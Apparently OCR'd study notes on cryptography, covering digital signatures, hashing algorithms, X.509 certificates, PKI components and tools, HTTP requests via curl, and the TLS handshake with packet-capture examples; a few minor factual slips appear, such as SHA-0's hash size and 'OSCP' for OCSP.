
- **<u>Digital Signature and certificates:</u>** <u>ensure authenticity and not the confidentiality, DS prove the sender (non repudiation), reverse AE process</u>
  With DS the sender encrypts msg with his private key, and the receiver decrypt with the sender public key
- **Digital certificates:** is the way to distribute public key. So, each digital certificate contains public key signed by a trusted third party known by CA (check 2.12.
- X.509 standard precise format and information of a DC



2.10.1.4 PGP certificates




it's a system offering symmetric and asymmetric encryption, and PGP certificates are self-generated no CA



2.10.1.5 Hashing

- **Hash**= non collision(collision free), one-way, same sized output [use salt]
  - **MD5** [128 bit has RFC 1321]
  - **SHA1** [160bits hash function, NSA for DSA]
  - **SHA2** [two similar hash function: SHA-256 use 32 bytes words + SHA-512 64 bytes words]
  - **SHA3**
  - **NTLM**
- **MD5**– this is the acronym for Message-Digest 5. It is used to create 128-bit hash values. Theoretically, hashes cannot be reversed into the original plain text. MD5 is used to encrypt passwords as well as check data integrity. MD5 is not collision resistant (Collision resistance is the difficulties in finding two values that produce the same hash values).
- **SHA**– this is the acronym for Secure Hash Algorithm. SHA algorithms are used to generate condensed representations of a message (message digest). It has various versions such as;
  - **SHA-0**: produces 120-bit hash values. It was withdrawn from use due to significant flaws and replaced by SHA-1.
  - **SHA-1**: produces 160-bit hash values. It is like earlier versions of MD5. It has cryptographic weakness and is not recommended for use since the year 2010.
  - **SHA-2**: it has two hash functions namely SHA-256 and SHA-512. SHA-256 uses 32-bit words while SHA-512 uses 64-bit words.
  - **SHA-3**: this algorithm was formally known as Keccak.




2.11.2 Public Key Infrastructure (PKI)

https://en.wikipedia.org/wiki/Public_key_infrastructure

A public key infrastructure (PKI) is a system for the creation, storage, and distribution of digital certificates which are used to verify that a public key belongs to a certain entity. The PKI creates digital certificates which map public keys to entities, securely stores these certificates in a central repository and revokes them if needed.

- **A PKI consists of:**
- **A *certificate authority* (CA)** that stores, issues and signs the digital certificates;
- **A *registration authority* (RA)** which verifies the identity of entities requesting their digital certificates to be stored at the CA;
- **A *central directory***—i.e., a secure location in which keys are stored and indexed;
- **A *certificate management system*** managing things like the access to stored certificates or the delivery of the certificates to be issued;
- ***A certificate policy*** stating the PKI's requirements concerning its procedures. Its purpose is to allow outsiders to analyze the PKI's trustworthiness.



A registration authority (RA) is used to take the burden off a CA. This is done by handling verification prior to certificates being issued. RAs act as a proxy between users and CAs. RAs receive a request, authenticate it and forward it to the CA.

A public key infrastructure (PKI) distributes digital certificates. This network of trusted CA servers, serves as the infrastructure for distributing digital certificates that contain public keys. A PKI is an arrangement that binds public keys with respective user identities by means of a CA.

What if a certificate is expired or revoked? A certificate revocation list (CRL) is a list of certificates that have been revoked for one reason or another. Certificate authorities publish their own certificate revocation lists. A newer method for verifying certificates is Online Certificate Status Protocol (OSCP), a real-time protocol for verifying certificates.


Common filename extensions for X.509-certificates are:

- **.DER** – DER (Distinguished Encoding Rules) encoded certificate
- **.PEM** - (Privacy Enhanced Mail) Base64 encoded DER certificate, enclosed between "-----BEGIN CERTIFICATE-----" and "----- END CERTIFICATE-----"
- **.P7C** - PKCS#7 SignedData structure without data, just certificate(s) or CRL(s) (Certificate Revocation List)
- **.PFX** or .P12 - PKCS#12, may contain certificate(s) (public) and private keys (password protected)

- Domain validation certificates are among the most common. These are used to secure communication with a specific domain. This is a low-cost certificate that website administrators use to provide TLS for a given domain.
- Wildcard certificates, as the name suggests, can be used more widely, usually with multiple sub-domains of a given domain. So, rather than having a different X.509 certificate for each sub-domain, you would use a wildcard certificate for all sub-domains.
- Code-signing certificates are X.509 certificates used to digitally sign some type of computer code. These usually require more validation from the person requesting the certificate, before they can be issued.
- Machine/computer certificates are X.509 certificates assigned to a specific machine. These are often used in authentication protocols. For example, in order for the machine to sign into the network, it must authenticate using its machine certificate.
- User certificates are used for individual users. Like machine/computer certificates, these are often used for authentication. The user must present his or her certificate to authenticate before accessing its resource.
- E-mail certificates are used for securing e-mail. Secure Multipurpose Internet Mail Extensions (S/MIME) uses X.509 certificates to secure e-mail communications.
- A Subject Alternative Name (SAN) is not so much a type of certificate as a special field in X.509. It allows you to specify additional items which are protected by this single certificate. These could be additional domains or IP addresses.
- Root certificates are used for root authorities. These are usually self-signed by that authority.

2.11.2.1 PKI design example

Numerous organisations are keen on protecting their information assets using some form of cryptography but are unaware of the details of implementing this effectively. The most popular method in modern day businesses is to utilize a public key infrastructure (PKI).



PKI works based on certificates and trust. A certificate is provided to a user, system or device and is a method of verifying that entity as trustworthy.

Certificates primarily consist of a digitally signed statement with public key and details of the user. The user is identified within the certificate based on their name as it appears from numerous services such as username, email address or DNS name.

By signing the user's certificate, the certificate authority (CA – more on this in a minute) validates that the private key associated with the public key in the certificate belongs to that user, or subject.

- **So, what is a certificate authority?**

- Is an independent highest root of trust that holds all certificates and is essentially the decision make
- If you envisage a tree then the CA would sit on top of that tree.
- The CA issues users it trusts with certificates containing public keys. This certificate can be freely distributed and in terms of attack, it is irrelevant if an attacker gets hold of this certificate or not as it is useless without a private key pair.

  So, the public key within the certificate can be used by the user to encrypt data. However, the data can only be decrypted using a private key which is in the user's possession and kept secure. The private key can also be used by the user to create a digital signature to validate identities.
- The idea is that both keys are dependent upon each other and compromise of one key will not result in compromise of data. The public key can be passed freely across the internet in plain text, the private key must remain secure. The certificate authority will ultimately have control of issuing certificates.
- Certificate authorities can be set up in-house or outsourced to a third party. However, it is imperative that the third party is a trusted source as this will represent a single point of failure for securing communications in your business.
- By using CA's and a public key infrastructure, companies can gain the benefits of processing information in a secure manner by both identifying and authenticating the source.

2.11.2.2 Use Cases

So, we have explored the basics of how PKI and certificates work, but how can this be used in a business and what benefits can this provide? We explore some use cases for PKI below:

- **Securing Emails:** Email clients utilise PKI and certificates to maintain the integrity of e-mails and secure the confidentiality of emails via encryption.
- **Web Communications:** Web servers utilise certificates to authenticate clients using client-side certificates. Web servers also use server-side certificates for confidential, encrypted web traffic
- **IPSEC Authentication:** IPSEC can authenticate clients using certificates.
- **Encryption and/or sender authentication of e-mail messages** (e.g., using OpenPGP or S/MIME);
- Encryption and/or authentication of documents (e.g., the XML Signature or XML Encryption standards if documents are encoded as XML).
- **Authentication:** of users to applications (e.g., smart card logon, client authentication with SSL). There's experimental usage for digitally signed HTTP authentication in the Enigform and mod_openpgp projects.
- **Bootstrapping:** secure communication protocols, such as Internet key exchange (IKE) and SSL. In both of these, initial set-up of a secure channel (a "security association") uses asymmetric key—i.e., public key—methods, whereas actual communication uses faster symmetric key—i.e., secret key—methods.
- **Mobile signatures**: are electronic signatures that are created using a mobile device and rely on signature or certification services in a location independent telecommunication environment.
- **Internet of things** requires secure communication between mutually trusted devices. A public key infrastructure enables devices to obtain and renew X509 certificates which are used to establish trust between devices and encrypt communications using TLS.

2.11.2.3 Open source implementations


- **OpenSSL** is the simplest form of CA and tool for PKI. It is a toolkit, developed in C, that is included in all major Linux distributions, and can be used both to build your own (simple) CA and to PKI-enable applications. (Apache licensed).
- **EJBCA** is a full featured, Enterprise grade, CA implementation developed in Java. It can be used to set up a CA both for internal use and as a service. (LGPL licensed).
- **XiPKI**, CA and OCSP responder. With SHA3 support, implemented in Java. (Apache licensed).
- **OpenCA** is a full featured CA implementation using a number of different tools. OpenCA uses OpenSSL for the underlying PKI operations.
- **XCA** is a graphical interface, and database. XCA uses OpenSSL for the underlying PKI operations.

- (Discontinued) **TinyCA** was a graphical interface for OpenSSL.
- **IoT_pki** is a simple PKI built using the python cryptography library.
- **DogTag** is a full featured CA developed and maintained as part of the Fedora Project.
- **CFSSL**open source toolkit developed by Cloud Flare for signing, verifying, and bundling TLS certificates. (BSD 2-clause licensed)
- **Vault** tool for securely managing secrets (TLS certificates included) developed by HashiCorp. (Mozilla Public License 2.0 licensed)
- **Libhermetik** is a self-contained public-key infrastructure system embedded in a C-language library. Hermetik utilizes LibSodium for all cryptographic operations, and SQLite for all data persistence operations. The software is open-source and released under the ISC license.


2.11.2.4 Web Communications

- **Anatomy of a HTTP request/response**

Before we dig deeper into the features supported by cURL, we will discuss a little bit about HTTP requests and responses that work on the top on TCP connection.



To request a resource such as a webpage, or to submit some data to a server, a HTTP client (such as a browser or cURL) makes a HTTP request to the server the server responds back with a HTTP response, which contains the "contents" of that page.



HTTP requests contain the request method, URL, some headers, and some optional data as part of the "request body". The request method controls how a certain request should be processed. The most common types of request methods are "GET" and "POST". Typically, we use "GET" requests to retrieve a resource from the server, and "POST" to submit data to the server for processing. "POST" requests typically contain some data in the request body, which the server can use.

HTTP responses are similar and contain the status code, some headers, and a body. The body contains the actual data that clients can display or save to a file. The status code is a 3-digit code which tells the client if the request succeeded or

failed, and how it should proceed further. Common status codes are 2xx (success), 3xx (redirect to another page), and 4xx/5xx (for errors).

HTTP is an “application layer protocol”, and it runs over another protocol called TCP. It takes care of retransmitting any lost data and ensures that the client and server transmit data at an optimal rate.

- **This is a list of http response status code:** https://en.wikipedia.org/wiki/List_of_HTTP_status_codes

When you use HTTPS, another protocol called SSL/TLS runs between TCP and HTTP to secure the data.

Most often, we use domain names such as `google.com` to access websites. Mapping the domain name to an IP address occurs through another protocol called DNS.

- **Viewing request headers and connection details**

However, sometimes you may want to view more details about a request, such as the request headers sent and the connection process. cURL offers the `-v` flag (called “verbose mode”) for this purpose, and it can be used as follows:

- curl -v https://www.booleanworld.com/

The output contains request data (marked with `>`), response headers (marked with `<`) and other details about the request, such as the IP used and the SSL handshake process (marked with `*`). The response body is also available below this information. (However, this is not visible in the screenshot below).

Most often, we aren’t interested in the response body. You can simply hide it by “saving” the output to the null device, which is /dev/null on Linux and MacOS and NUL on Windows:

- curl -vo /dev/null https://www.booleanworld.com/ # Linux/MacOS
- curl -vo NUL https://www.booleanworld.com/ # Windows


```
~ $ curl -v https://www.booleanworld.com/
*   Trying 2606:4700:30::6818:60a7...
* TCP_NODELAY set
* Connected to www.booleanworld.com (2606:4700:30::6818:60a7) port 443 (#0)
* ALPN, offering h2
* ALPN, offering http/1.1
* Cipher selection: ALL:!EXPORT:!EXPORT40:!EXPORT56:!aNULL:!LOW:!RC4:@STRENGTH
* successfully set certificate verify locations:
*   CAfile: /etc/ssl/cert.pem
  CApath: none
* TLSv1.2 (OUT), TLS handshake, Client hello (1):
* TLSv1.2 (IN), TLS handshake, Server hello (2):
* TLSv1.2 (IN), TLS handshake, Certificate (11):
* TLSv1.2 (IN), TLS handshake, Server key exchange (12):
* TLSv1.2 (IN), TLS handshake, Server finished (14):
* TLSv1.2 (OUT), TLS handshake, Client key exchange (16):
* TLSv1.2 (OUT), TLS change cipher, Client hello (1):
* TLSv1.2 (OUT), TLS handshake, Finished (20):
* TLSv1.2 (IN), TLS change cipher, Client hello (1):
* TLSv1.2 (IN), TLS handshake, Finished (20):
* SSL connection using TLSv1.2 / ECDHE-ECDSA-CHACHA20-POLY1305
* ALPN, server accepted to use h2
* Server certificate:
*  subject: OU=Domain Control Validated; OU=PositiveSSL Multi-Domain; CN=sni200397.cloudflaressl.com
*  start date: Nov 28 00:00:00 2018 GMT
*  expire date: Jun  6 23:59:59 2019 GMT
*  subjectAltName: host "www.booleanworld.com" matched cert's "*.booleanworld.com"
*  issuer: C=GB; ST=Greater Manchester; L=Salford; O=COMODO CA Limited; CN=COMODO ECC Domain Validation Secure Server CA 2
*  SSL certificate verify ok.
* Using HTTP2, server supports multi-use
* Connection state changed (HTTP/2 confirmed)
* Copying HTTP/2 data in stream buffer to connection buffer after upgrade: len=0
* Using Stream ID: 1 (easy handle 0x7f9eda806600)
> GET / HTTP/2
> Host: www.booleanworld.com
> User-Agent: curl/7.54.0
> Accept: */*
> Referer:
>
* Connection state changed (MAX_CONCURRENT_STREAMS updated)!
< HTTP/2 200
< date: Sat, 15 Dec 2018 17:26:53 GMT
< content-type: text/html; charset=UTF-8
```

2.11.2.5 TLS functionality

The SSL / TLS protocols can be divided into 2 layers.

The first layer is made up of negotiation protocols (Handshake, Cipher, Alert) and the second layer is the Record protocol.

The image below illustrates the different layers:





- **Handshake Protocol :**

This protocol allows the server and the client to:

- Authenticate each other
- To negotiate:
  - Encryption algorithms
  - MAC (Message Authentication Code) algorithms
  - Symmetric keys that will be used for encryption before the application transmits its first byte.

Here is in detail how the handshake takes place, in chronological order:





- **1 Client Hello**

  Send the maximum supported version (SSL = 3.0), the suite of supported algorithms (in descending order of preference) and a random value of 32 bytes. Example:

```
Secure Socket Layer
   SSLv2 Record Layer: Client Hello
        Length: 103
        Handshake Message Type: Client Hello (1)
        Version: SSL 3.0 (0x0300)
        Cipher Spec Length: 78
        Session ID Length: 0
        Challenge Length: 16
        Cipher Specs (26 specs)
            Cipher Spec: SSL2_RC4_128_WITH_MD5 (0x010080)
            [ more Cipher Specs deleted ]
        Challenge
```

- **2 Server Hello**

  Choice of the version of the algorithm suite (Cipher Suite) and a random value. Example:

```
Secure Socket Layer
   SSLv3 Record Layer: Handshake Protocol: Server Hello
       Content Type: Handshake (22)
       Version: SSL 3.0 (0x0300)
       Length: 74
       Handshake Protocol: Server Hello
           Handshake Type: Server Hello (2)
           Length: 70
           Version: SSL 3.0 (0x0300)
           Random
               gmt_unix_time: Apr 24, 2006 11:04:15.000000000
               random_bytes: FE81ED93650288A3F8EB63860E2CF68DD00F2C2AD64FCD2D…
           Session ID Length: 32
           Session ID (32 bytes)
           Cipher Suite: TLS_RSA_WITH_AES_256_CBC_SHA (0x0035)
           Compression Method: null (0)
```

- **3 Certificate**

  Sending of a certificate chain by the server. The first certificate is that of the server, the last is that of the certification authority. Example:

```
Secure Socket Layer
   SSLv3 Record Layer: Handshake Protocol: Certificate
        Content Type: Handshake (22)
        Version: SSL 3.0 (0x0300)
        Length: 836
        Handshake Protocol: Certificate
            Handshake Type: Certificate (11)
            Length: 832
            [ Certificate details deleted ]
```

- **4 Certificate Request**

  Request a certificate from the customer to authenticate it.

- **5 Server Key Exchange**

  Additional message for key exchange. This message contains the server public key used by the client to encrypt the session key information.

- **6 Server Hello Done**

  Example:

```
Secure Socket Layer
       SSLv3 Record Layer: Handshake Protocol: Server Hello Done
       Content Type: Handshake (22)
       Version: SSL 3.0 (0x0300)
       Length: 4
       Handshake Protocol: Server Hello Done
           Handshake Type: Server Hello Done (14)
           Length: 0
```

- **7 Certificate**
  Possible certificate from the client if the server requests authentication.
- **8 Client Key Exchange**
  The client produces an encrypted pre-master key and encrypts it with the server certificate's public key. This information is encrypted a second time with the server public key (and not the server certificate public key) received in the Server Key Exchange message (see step 5). Example:

```
Secure Socket Layer
   SSLv3 Record Layer: Handshake Protocol: Client Key Exchange
       Content Type: Handshake (22)
       Version: SSL 3.0 (0x0300)
       Length: 132
       Handshake Protocol: Client Key Exchange
           Handshake Type: Client Key Exchange (16)
           Length: 128
```

- **9 Certificate Verify**
  Message containing a digitally signed hash (hash) created from key information and all previous messages. This message confirms to the server that the client has the private key corresponding to the client certificate (see step 7)
- **10 Change Cipher Spec**
  Passage of the client in encrypted mode with the master key as symmetric key. Example:

```
Secure Socket Layer
   SSLv3 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec
       Content Type: Change Cipher Spec (20)
       Version: SSL 3.0 (0x0300)
       Length: 1
       Change Cipher Spec Message
```

- **11 Client Finished**
  End of client broadcasts, this message is encrypted using the parameters of the encryption suite. Example:


```
Secure Socket Layer
    SSLv3 Record Layer: Handshake Protocol: Finished
        Content Type: Handshake (22)
        Version: SSL 3.0 (0x0300)
        Length: 64
        Handshake Protocol: Finished
            Handshake Type: Finished (20)
            Length: 36
            MD5 Hash
            SHA-1 Hash
```

